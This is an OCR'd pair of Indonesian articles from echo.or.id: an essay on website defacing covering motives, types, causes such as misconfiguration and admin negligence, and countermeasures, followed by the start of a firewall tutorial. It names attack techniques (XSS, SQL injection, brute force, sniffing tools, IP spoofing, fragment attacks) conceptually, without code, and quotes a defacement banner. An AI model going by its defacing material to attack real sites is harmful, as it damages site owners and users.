
tulisan ini berlicensi OPENCONTENT!!

Preface

Tulisan ini awalnya aku buat hanya untuk mencatat apa yang aku ketahui sebagaimana kesenangan ku untuk mendokumentasi 'ilmu' (padahal alasan sesungguhnya adalah aku itu cukup mudah untuk lupa : P Pssstt), So jadilah artikel ini yang aku rasa gak pantas untuk aku pendam sendirian. walau aku sangat yakin artikel ini gak mungkin bisa 'sempurna', karena kesempurnaan milik Sang Pencipta. Tetapi aku akan sangat bahagia jika nantinya temen-temen memberi masukan atau bahkan rela mengeditnya dan menambahkan secara bertanggung jawab untuk bersama. Adapun yang jadi alasan kedua aku menulis tentang 'defacing' adalah karena banyaknya peng-artian keliru dan sedikitnya pengetahuan buat itu, disini aku sangat berharap tulisan ini meskipun sedikit,dapat memberi manfaat bagi kita semuanya.

Tulisan ini bukan untuk mengajarkan teknik-teknik secara detil, tetapi hanya berupa ulasan secara gamblang yang bisa aku ungkapkan dari hasil pembelajaran yang telah aku dapatkan atau dengan kata lain "tulisan ini adalah yang aku mampu serap" :P

Copyright@2005 http://echo<dot>or<dot>id



Maaf apabila tata kata, perbendaharaan kata serta pengetikan tidak sesuai dengan EYD, apalagi disertai istilah istilah yang "beken" dengan maksud agar dapat lebih "menyentuh" :P

Untuk versi resmi alias sesuai EYD, with PDF format file mungkin akan di buat apabila 'umur panjang' akan aku coba susun.

Semoga tulisan ini bermanfaat bagi semua!

IStilah-istilah :

" Hacking != Defacing "
" Defacing its not an 33137 works but its fun enough "

jargon file (versi 4.4.4) :

keyakinan bahwa "system-cracking" untuk kesenangan dan eksplorasi sesuai dengan etika adalah tidak apa-apa [OK] selama seorang hacker, cracker tetap komitmen tidak mencuri, merusak dan melanggar batas2 kerahasiaan.

Main

this site has been defaced
]-------------------------[


DONT CRY!!!

Nothing was harm ! , only your index file was deleted

>gwe<

greetz to: @1<u, s4y4, 83t4, m3

Copyright@2005 http://echo<dot>or<dot>id



Pernahkah anda menemukan tampilan seperti itu pada halaman sebuah situs yang pernah anda kunjungi?atau mungkin, berbeda tulisannya saja :P, itulah salah satu perubahan yang terjadi pada beberapa situs tertentu atau yang di 'tentukan'.

Pendahuluan.

DEFACE [di'feis] yang berdasarkan kamus UMUM Indonesia~english* yang aku miliki berarti merusakkan; mencemarkan; menggoresi;menghapuskan

tetapi arti kata deface disini yang sangat lekat adalah sebagai salah satu kegiatan merubah tampilan suatu website baik halaman utama atau index filenya ataupun halaman lain yang masih terkait dalam satu url dengan website tersebut (bisa di folder lain atau di file lainnya)

Defacing sering diartikan hacking bagi sebagian besar masyarakat, baik pers, awam, bahkan gak sedikit para pencandu IT . herannya lagi citra inilah yang melekat kepada para 'hacker' yang murni mendedikasikan hidupnya kedalam budaya hacking. budaya hacking yang jelas-jelas sangat membangun yang dibuktikan dengan budaya 'opensource' yang berkembang pesat (aku gak perlu menjelaskan tantang hacking sesungguhnya, silakan baca baca di artikel artikel terdahulu).

TEtapi tentukah kejadian ini yang membuat istilah 'hacker' bagai tercoreng oleh perlakuan beberapa 'individu'

satu hal yang perlu diingat:

'im not a hacker yet! but i'll hope i can make it someday '.


agar tidak terjadi kesalah pahaman :)

Beberapa Alasan Defacing.

1. Dendam atau perasaan gak puas*
2. Kenikmatan tersendiri, 'defacer' merasa tertantang
3. Intrik politik, Sosial dsb
4. Penyampaian pesan tertentu
5. Iseng karena gak ada kerjaan dan pengen ngetop
6. prestice dalam golongan
7. .....

sisanya tambahin sendiri ,apabila ada motif yang anda ketahui dan tidak aku tuliskan, baik motif yang melatarbelakangi anda, saudara anda, teman anda untuk mendeface :), atau motif-motif yang anda ketahui!

Copyright@2005 http://echo<dot>or<dot>id



Jenis-jenis pen-Deface-an

1. full of page

artinya mendeface Satu halaman penuh tampilan depan alias file index atau file lainnya yang akan diubah (deface) secara utuh, artinya untuk melakukan ini biasanya seorang 'defacer' umumnya harus berhubungan secara 'langsung' dengan box (mesin) atau usaha mendapatkan priveleged terhadap mesin, baik itu root account or sebagainya yang memungkinkan defacer dapat secara interaktif mengendalikan file indek dan lainnya secara utuh.umumnya dengan memanfaatkan kelemahan kelemahan pada services services yang berjalan di mesin, sehingga dapat melakukan pengaksesan ke mesin.

Cara-cara yang ditempuh umumnya sama dengan step-step yang dilakukan untuk melakukan "hack in to the machine" yang sudah banyak di tulis dan diterjemahkan bahkan di bahas di artikel artikel yang dirilis baik secara resmi atau 'underground' . penulis pernah membaca karya Onno W purbo. (ini yang di inget :))
so, karena bukan ini yang akan kita bahas pada artikel ini maka,lanjut!

ups !! ntar dulu! caranya boleh sama, hacking, defacing dan cracking, tetapi! hasil akhirnya yang menentukan apakah itu cracker, hacker or defacer yang melakukannya. ok!!


..... lanjut!!!.....

2. Sebagian atau hanya menambahi

artinya, defacer mendeface suatu situs tidak secara penuh, bisa hanya dengan menampilkan beberapa kata, gambar atau penambahan script script yang mengganggu, hal ini umumnya hanya akan memperlihatkan tampilan file yang di deface menjadi kacau dan umumnya cukup mengganggu, defacer biasanya mencari celah baik dari kelemahan scripting yang digunakan dengan XSS injection (bisa merefer ke artikel yang di buat oleh theday at http://ezine.echo.or.id) , bisa dengan SQL atau database injection dan juga beberapa vulnerabilities yang seringkali ditemukan pada situs situs yang dibangun dengan menggunakan CMS (content Manajemen System)

berbagai contoh XSS dapat di lihat di berbagai web, atau bisa dilihat di http://forum.echo.or.id bagian proof of concept disitu terdapat beberapa contoh XSS dan metoda lainnya yang ditujukan untuk "pendidikan" saja (pembuktian !!).

Copyright@2005 http://echo<dot>or<dot>id



Defacing umumnya dapat terjadi dikarenakan:

<internal>

1. Kesalahan konfigurasi

Setiap kali aku membaca buku, artikel ataupun literatur tentang 'security' maka hal ini yang selalu di letakkan sebagai peyebab utama kelemahan suatu sistem yang telah di ciptakan;

pernah dengar kata kata " firewall yang tidak di konfiguraskan dengan baik bukanlah merupakan firewall"

jadi tidak peduli software apapun atau sistem apapun yang di akan terapkan! maka apabila tidak di konfigurasikan dengan baik malah akan menjadi 'bumerang' bagi sistem itu sendiri.bisa jadi sesuai dengan istilah 'pagar makan tanaman' :P

+ cara menanggulanginya


Ada baiknya berhati hati dalam mengkonfigurasi, sesuaikan semua kebutuhan dengan peripheral + SDM yang dimiliki untuk dapat dihasilkan semua policy yang dahsyat!

2. kelalaian admin

Apabila Konfigurasi telah sesuai, maka faktor ' man behind the gun' yang akan berbicara banyak; sehingga faktor internal kedua adalah manusia yang menggelola server tersebut: adpun jenis kelalaian yang dapat terjadi adalah :

- install file && folder
  webmaster atau admin biasanya lalai dalam menghapus file yang digunakan untuk menginstallasi portal web model CMS
  ex : folder /install,dan file install.php pada phpnuke, postnuke, phpbb, dsb

  + untuk menanggulanginnya : ada baiknya seorang administrator membaca manual (kerjaan admin!!) modul CMS yang di gunakan dan melakukan uji silang (cross check) alias "posisikan anda sebagai attacker"



- file konfigurasi && permision
  webmaster atau admin lupa mengatur permisi pada file file konfigurasi yang penting, yang menyangkut administrasi dan konfigurasi file, khususnya file-file yang mencatat password, baik password database dsb.

  ex: file config.txt, config.php, config.inc

  + untuk menanggulanginya
    biasanya di gunakan perintah chmod pada file dan folder chown dan chattr

- run of date
  Terlalu lama peng-update-an suatu web atau tidak secara terus-terusan mengupdate webnya khususnya portal yang dibundel dalam CMS, serta juga packet packet yang terinstalasi di mesin baik itu web server sendiri , database server dan sebagainya yang bisa menjadi pintu masuk bagi 'defacer'.

  + untuk menanggulanginya, anda cuma perlu rajin rajin dan rutin menggunjungi situs situs yang menyediakan update dari packet yang digunain. (yang jelas OL mulu man!!!)

- run of services
  kesalahan konfigurasi terhadap services/layanan yang diberikan khususnya terlalu banyak menjalankan layanan yang tidak diperlukan pada setiap server.


  services ===> port

  semakin banyak layanan yang di jalankan maka akan semakin banyak port yang di gunakan untuk melayani layanan tersebut, sehingga semakin banyak yang perlu diperhatikan. Pengkerucutan atau minimalisir layanan adalah cara yang dapat di lakukan.

  + cara menanggulanginya
    Audit semua sistem anda sebelum di 'launch' cek semua services yang berjalan dan sesuaikan dengan kebutuhan!

- cannot keep secret
  berkaitan dengan "social engineering", maka kepercayaan adalah hal terpenting, "TRusT NO BODY" mungkin pilihan yang sangat masuk akal dalam menanggulangi hal ini.

Copyright@2005 http://echo<dot>or<dot>id



Pribadi dan mental seorang webmaster atau admin sangat menentukan!

+ cara menanggulanginya , keep your own secret alias "inget man!! lo tu admin! bukan tukang gosip yang EMBERRRR" :P

- Kurang berhati-hati saat login ke mesin dsb
Sniffing yang dilakukan dari jaringan lokal sangat berkemungkinan untuk mendapatkan password yang di pakai oleh r00t, admin, webmaster dsb.

+ cara menanggulanginya

setting server anda untuk menolak melakukan login baik remote dan lokal untuk tidak menggunakan r00t (tau gak caranya? kalo gak!! berhenti aja jadi admin :P), gunakan perintah substitute. untuk login secara remote upayakan penggunaan SSH dan SSL, beberapa konfigurasi mungkin dapat berguna untuk menanggulanginya, baik konfigurasi pc yang boleh akses remote baik berdasar ip, konfigurasi di jaringan, firewall dsb


- etc, goes here (lain-lain tambah disini :P) ...

3. pengkhianatan

Apabila anda sering membaca, mendengar atau berdiskusi tentang berbagai kebocoran akibat 'social engineering' yang dilakukan, mungkin hal ini sudah menjadi maklum bagi anda semua.Apalagi bagi anda yang pernah membaca buku 'art of deception' karangan kevin mitnick maka anda akan memahami betapa besarnya kebocoran yang tercipta dari penggunaan metoda tersebut.Bayangkan jika hal tersebut terjadi dikarenakan unsur kesengajaan ?

Mungkin terlalu sangar juga kata kata itu (hehe), tetapi apa boleh buat, hal ini pernah terjadi bahkan sering terjadi.
mungkin juga beberapa intrik politis dan sosial sudah bergabung didalamnya, so sangat mungkin hal ini terjadi.adapun beberapa individu yang mungkin terkena :

1.Administrator
2.Second Admin /Staff
3.WebMaster
4.User yang terdapat di mesin Server
5.....



Kenapa hal ini aku masukkan, padahal lebih nggak teknis (embeer)
ini juga patut di waspadai lho, beberapa persen kasus terjadi
di karenakan oleh perbuatan orang 'dalam'

+cara menanggulanginya

seperti perkataan teman saya , z3r0byt3 : "TRUST NO BODY" :P :)
mungkin berguna buat anda semua. (udah 2 kali di sebut neh :P)

</internal>

<eksternal>

1. sofware vulnerabilities

Apa itu software Vulnerabilties ?


Software vulnerabilities disini adalah kelemahan, atau kesalahan yang
dimiliki oleh software/program yang dipakai baik secara sengaja
atau tidak sengaja.

Khususnya software-software Open source / atau yang berlicensi GPL,
maka tidaklah aneh apabila dalam hitungan hari, atau malah jam dapat
diketahui kelemahan suatu software. Banyak situs yang membahas dan
melaporkan vulnerabilities suatu software baik itu situs resmi
software tersebut atau situs situs keamaanan, info ini bisa menjadi '
senjata ampuh bagi para 'defacer' atau bahkan bisa menjadi perisai
ampuh bagi webmaster atau admin.

+ cara menanggulanginya

jangan jadi kuper!! alias rajin rajin browsing untuk menggunjungi situs
resmi software software yang anda gunakan , baca berita 'security'
buatlah ikatan antara diri anada dengan komunitas opensource yang kamu
pakai secara khusus dan komunitas opensource secara umum. sehingga
kamu gak merasa di tinggalkan.
jangan takut!! bisa jadi kebocoran itu ditemukan tetapi dlam waktu cepat
juga bisa ditemukan 'obatnya' :P

lakukan semua langkah langkah penting, apakah menonaktifkan fiture atau
fasilitas tertentu yang dijalankan; yang diketahui 'bolong' dan belum
dimiliki atau di temukan patchnya.
atau diskusikan!! you have the community now!



2. sistem vulnerabilities

Sistem vulnerabilities?

mungkin hanya penggunaan kata yang sedikit pribadi sehingga memisahkan sistem dan software. pemisahan ini hanya agar membuat kita lebih jelas. baiklah!, apa yang aku maksud sistem disini adalah ? bisa disebut sistem operasi dari server khususnya 'kernel' yang dikembangkan oleh pengembang khusus kernel (http://kernel.org) sehingga bukannya tidak mungkin kebocoran ini di perbaiki oleh selain developer, tetapi umumnya untuk semua OS yang di gunakan (apalagi win****) maka versi 'stable' lah yang di tunggu tunggu!

kenapa? apabila kita menggunakan Bind dan ternyata tidak stabil kita bisa gunakan DJBDNS, kalo postfix masih vulnerable kita bisa cepat cepat beralih ke qmail, tapi kalo kernel belum stabil maka?

vulnerablenya suatu kernel biasanya berpengaruh pada versi versi dibawahnya sehingga kemunggkinan penggunaan kernel versi lain pun akan mustahil.

kasus seperti ini cukup jarang, umumnya cara yang ditempuh bisa dilakukan secara lokal /local exsploit (kasus yang terjadi baru baru ini : mremap) kecuali* exploitasi pada 'DCOM RPC' yang berakibat kesalahan itu bisa di eksploitasi secara remote dan berbahaya sekali bagi mesin dikarenakan akan memberikan akses administrator (baca eksploitasi pada DCOM RPC win*)


+ cara menanggulanginya

1. seperti biasa pergi ke situs penyedia sistem operasi (kernel) untuk info dan patch yang disediakan
2. ke situs-situs 'security , cari kelemahannya usahakan melakukan penanggulangan semampunya.
3. Diskusikan di komunitas

3. run of control

Run of control disini aku maksudkan sebagai suatu kesulitan untuk melakukan Kontrol terhadap beberapa metoda serangan tertentu oleh administrator , hal ini bisa dikarenakan penggunaan beberapa fasilitas atau metode serangan yang cukup relatif sulit untuk di elakkan.

Copyright@2005 http://echo<dot>or<dot>id



serangan-serangan ini sangat umum di ketahui, diantaranya:

1. Brute forcing

Brute force attack adalah jenis serangan yang dilakukan dengan melakukan berbagai bentuk kombinasi karakter yang akan di cobakan sebagai password detil soal BFA (brute force attack) dapat di baca pada artikel artikel yang khusus membahas soal bruteforcing.

metode ini mungkin yang paling kekal, alias sudah lama tetapi tetap dipakai dikarenakan kelebihannya yaitu tidak perlu mengetahui sistem enkripsi, atau metod apengamanan khususnya untuk login. tetapi memiliki berbagai ' keterbatasan tersendiri, baik dalam hal kecepatan khususnya.

ex : penggunaan brutus sebagai program yang cukup ampuh untuk membrute password baik, ftp, http, smtp dsb

2. Dictionarry attack

kenapa aku buat terpisah dengan Brute forcing, dikarenakan metode ini menggunakan kamus kata yang sering di gunakan, walau tetap memiliki prinsip yang sama dengan Brute forcing. target serangan ini adalah password , atau bis adikatakan attack terhadap authentication

3. DOS attack


Denial of Service adalah aktifitas menghambat kerja sebuah layanan (servis) atau mematikan-nya, sehingga user yang berhak/berkepentingan tidak dapat menggunakan layanan tersebut. Dampak akhir dari aktifitas ini menjurus kepada tehambatnya aktifitas korban yang dapat berakibat sangat fatal (dalam kasus tertentu)

kenapa serangan ini aku masukkan karena salah satu tujuan dari kegiatan defacing adalah untuk melakukan kegiatan yang mengakibatkan user kesulitan mendapatkan info dari situs situs yang vital, seperti situs surat kabar, perbankan, pemerintahan, dsb

apabila terlalu sulit untuk merubah tampilannya (deface) maka tak jarang situs tersebut di buat ' tidur' (downkan) agar tak bisa beraktivitas dan menghambat interaksi terhadap user/pelanggan.

pembahasan mengenai DOS dan DDOS dapat dilihat di artikel yang ditulis oleh moby (url : http://ezine.echo.or.id) baik apa itu dos, jenisnya software dan cara menanggulanginya.

Copyright@2005 http://echo<dot>or<dot>id



adapun kelemahan metode ini adalah penggunaan resource secara 'boros' yang secara tidak langsung akan menyulitkan 'attacker' itu sendiri

4. Sniffing.
kegiatan ini cukup berbahaya, seperti saya bahas di atas. Kegiatan ini sulit di elakkan, tetapi dapat di tanggulangi dengan beberapa cara di atas.

biasanya di gunakan ettercap, ethereal, dsb

5. Scanning yang dilakukan baik terhadap mesin, port protokol dan services yang dijalankan.

+ dapat di tanggulangi dengan menggunakan portsentry (*nix)

5. etc goes here..

</eksternal>

End.

akhirnya....berhasil juga aku susun dan tuliskan semua yang telah dapat aku serap selama ini, segala kekurangan dan kesalahan mohon dimaklumi.
jika berniat memberikan kritik dan saran dapat di tujukan ke y3dips@echo.or.id

PENUTUP


Tulisan ini ditulis selama kurang lebih 4 pekan disertai keragu-raguan untuk dipublikasikan !! :P
mulai ditulis pada : Friday, January 30, 2004, 5:05:05 AM diselesaikan pada Monday, February 23, 2004, 6:20:04 AM

berharap dapat di sempurnakan di versi selanjutnya
(khusunya dengan bantuan teman-teman)

REFERENSI

*otak dan kecerdasan yang diberikan TUHAN yang maha tunggal !
semua url yang pernah dikunjungi
semua artikel, e-book, buku, literatur , faq, howto yang pernah dipelajari
semua teknik yang pernah di coba ,dilakukan dan di baca :P
semua guru, suhu, wizzard yang pernah mengajarkan

Copyright@2005 http://echo<dot>or<dot>id



semua teman diskusi yang pernah di ajak berdiskusi dan bertukar pikiran
dan berbagai sumber yang tidak bisa disebutkan satu persatu


*greetz to:

[echostaff a.k.a moby, theday, comex ,z3r0byt3] && puji* ,anak newbie_hacker
$peci@l temen2 seperjuangan [at] Security Industry

kirimkan kritik && saran ke y3dips[at]echo.or.id

/0x79/0x33/0x64/0x69/0x70/0x73/ (c)2004

Copyright@2005 http://echo<dot>or<dot>id



FIREWALL

Author: y3dips || y3dips@echo.or.id || y3d1ps@telkom.net
Online @ www.echo.or.id :: http://ezine.echo.or.id

PENGANTAR

Ibarat sebuah rumah yang memiliki pagar sebagai pelindungnya, baik dari kayu, tembok beton, kawat berduri ataupun kombinasi beberapa jenis pagar, maka tak pula mengherankan apabila sebuah komputer yang merupakan sebuah tempat vital dalam komunikasi data yang layaknya sebuah rumah yang menyimpan semua harta dan benda yang kita miliki didalamnya juga patut kita lindungi. Tetapi, apapula jenis pagar yang akan kita pakai untuk membentengi komputer/jaringan pribadi kita terhadap semua ancaman, tantangan, hambatan dan gangguan khususnya dari luar terhadap semua properti pribadi kita yang terdapat didalamnya. Pernah dengar istilah Tembok Api ? sedikit terdengar lucu apabila diartikan per suku kata dari kata "firewall". Tetapi apa dan bagaimanakah firewall itulah yang akan kita coba kupas dalam tulisan ini.

PENGERTIAN


Firewall merupakan suatu cara/sistem/mekanisme yang diterapkan baik terhadap hardware , software ataupun sistem itu sendiri dengan tujuan untuk melindungi, baik dengan menyaring, membatasi atau bahkan menolak suatu atau semua hubungan /kegiatan suatu segmen pada jaringan pribadi dengan jaringan luar yang bukan merupakan ruang lingkupnya. Segmen tersebut dapat merupakan sebuah workstation, server, router, atau local area network (LAN) anda.

konfigurasi sederhananya:

pc (jaringan local) <==> firewall <==> internet (jaringan lain)

Firewall untuk komputer, pertama kali dilakukan dengan menggunakan prinsip “non-routing” pada sebuah Unix host yang menggunakan 2 buah network interface card, network interface card yang pertama di hubungkan ke internet (jaringan lain) sedangkan yang lainnya dihubungkan ke pc (jaringan lokal) (dengan catatan tidak terjadi “route” antara kedua network interface card di pc ini). Untuk dapat terkoneksi dengan Internet(jaringan lain) maka harus memasuki server firewall (bias secara remote, atau langsung), kemudian menggunakan resource yang ada pada komputer ini untuk berhubungan dengan Internet(jaringan lain), apabila perlu untuk menyimpan file/data maka dapat menaruhnya sementara di pc firewall anda, kemudian mengkopikannya ke pc(jaringan lokal). Sehingga internet(jaringan luar) tidak dapat berhubungan langsung

Copyright@2005 http://echo<dot>or<dot>id



dengan pc(jaringan lokal) .

Terlalu banyak kekurangan dari metoda ini, sehingga dikembangkan berbagai bentuk, konfigurasi dan jenis firewall dengan berbagai policy(aturan) didalamnya.

Firewall secara umum di peruntukkan untuk melayani :

1.mesin/komputer
Setiap individu yang terhubung langsung ke jaringan luar atau internet dan menginginkan
semua yang terdapat pada komputernya terlindungi.
2.Jaringan
Jaringan komputer yang terdiri lebih dari satu buah komputer dan berbagai jenis topologi jaringan yang digunakan, baik yang di miliki oleh perusahaan, organisasi dsb.

KARAKTERISTIK FIREWALL


1.Seluruh hubungan/kegiatan dari dalam ke luar , harus melewati firewall. Hal ini dapat dilakukan dengan cara memblok/membatasi baik secara fisik semua akses terhadap jaringan Lokal, kecuali melewati firewall. Banyak sekali bentuk jaringan yang memungkinkan.

2.Hanya Kegiatan yang terdaftar/dikenal yang dapat melewati/melakukan hubungan, hal ini dapat dilakukan dengan mengatur policy pada konfigurasi keamanan lokal. Banyak sekali jenis firewall yang dapat dipilih sekaligus berbagai jenis policy yang ditawarkan.

3.Firewall itu sendiri haruslah kebal atau relatif kuat terhadap serangan/kelemahan. hal ini berarti penggunaan sistem yang dapat dipercaya dan dengan Operating system yang relatif aman.

TEKNIK YANG DIGUNAKAN OLEH FIREWALL

1.Service control (kendali terhadap layanan)
berdasarkan tipe-tipe layanan yang digunakan di Internet dan boleh diakses baik untuk kedalam ataupun keluar firewall. Biasanya firewall akan mencek no IP Address dan juga nomor port yang di gunakan baik pada protokol TCP dan UDP, bahkan bisa dilengkapi software untuk proxy yang akan menerima dan menterjemahkan setiap permintaan akan suatu layanan sebelum mengijinkannya.Bahkan bisa jadi software pada server itu sendiri , seperti layanan untuk web ataupun untuk mail.



2.Direction Conrol (kendali terhadap arah)
berdasarkan arah dari berbagai permintaan (request) terhadap layanan yang akan dikenali dan diijinkan melewati firewall.

3.User control (kendali terhadap pengguna)
berdasarkan pengguna/user untuk dapat menjalankan suatu layanan, artinya ada user yang dapat dan ada yang tidak dapat menjalankan suatu servis,hal ini di karenakan user tersebut tidak di ijinkan untuk melewati firewall. Biasanya digunakan untuk membatasi user dari jaringan lokal untuk mengakses keluar, tetapi bisa juga diterapkan untuk membatasi terhadap pengguna dari luar.

4.Behavior Control (kendali terhadap perlakuan)
berdasarkan seberapa banyak layanan itu telah digunakan. Misal, firewall dapat memfilter email untuk menanggulangi/mencegah spam.

TIPE - TIPE FIREWALL

1.Packet Filtering Router

Packet Filtering diaplikasikan dengan cara mengatur semua packet IP baik yang menuju, melewati atau akan dituju oleh packet tersebut.pada tipe ini packet tersebut akan diatur apakah akan di terima dan diteruskan , atau di tolak.penyaringan packet ini di konfigurasikan untuk menyaring packet yang akan di transfer secara dua arah (baik dari atau ke jaringan lokal). Aturan penyaringan didasarkan pada header IP dan transport header,termasuk juga alamat awal(IP) dan alamat tujuan (IP),protokol transport yang di gunakan(UDP,TCP), serta nomor port yang digunakan.

Kelebihan dari tipe ini adalah mudah untuk di implementasikan, transparan untuk pemakai, lebih cepat


Adapun kelemahannya adalah cukup rumitnya untuk menyetting paket yang akan difilter secara tepat, serta lemah dalam hal authentikasi.

Adapun serangan yang dapat terjadi pada firewall dengan tipe ini adalah:

+ IP address spoofing : intruder (penyusup) dari luar dapat melakukan ini dengan cara menyertakan/menggunakan ip address jaringan lokal yanbg telah diijinkan untuk melalui firewall.


+ Source routing attacks : tipe ini tidak menganalisa informasi routing sumber IP, sehingga memungkinkan untuk membypass firewall.

+ Tiny Fragment attacks : intruder (penyusup) membagi IP kedalam bagian bagian (fragment) yang lebih kecil dan memaksa terbaginya informasi



mengenai TCP header. Serangan jenis ini di design untuk menipu aturan penyaringan yang bergantung kepada informasi dari TCP header. penyerang berharap hanya bagian (fragment) pertama saja yang akan di periksa dan sisanya akan bisa lewat dengan bebas. Hal ini dapat di tanggulangi dengan cara menolak semua packet dengan protokol TCP dan memiliki Offset = 1 pada IP fragment (bagian IP)

Gambar



2.Application-Level Gateway

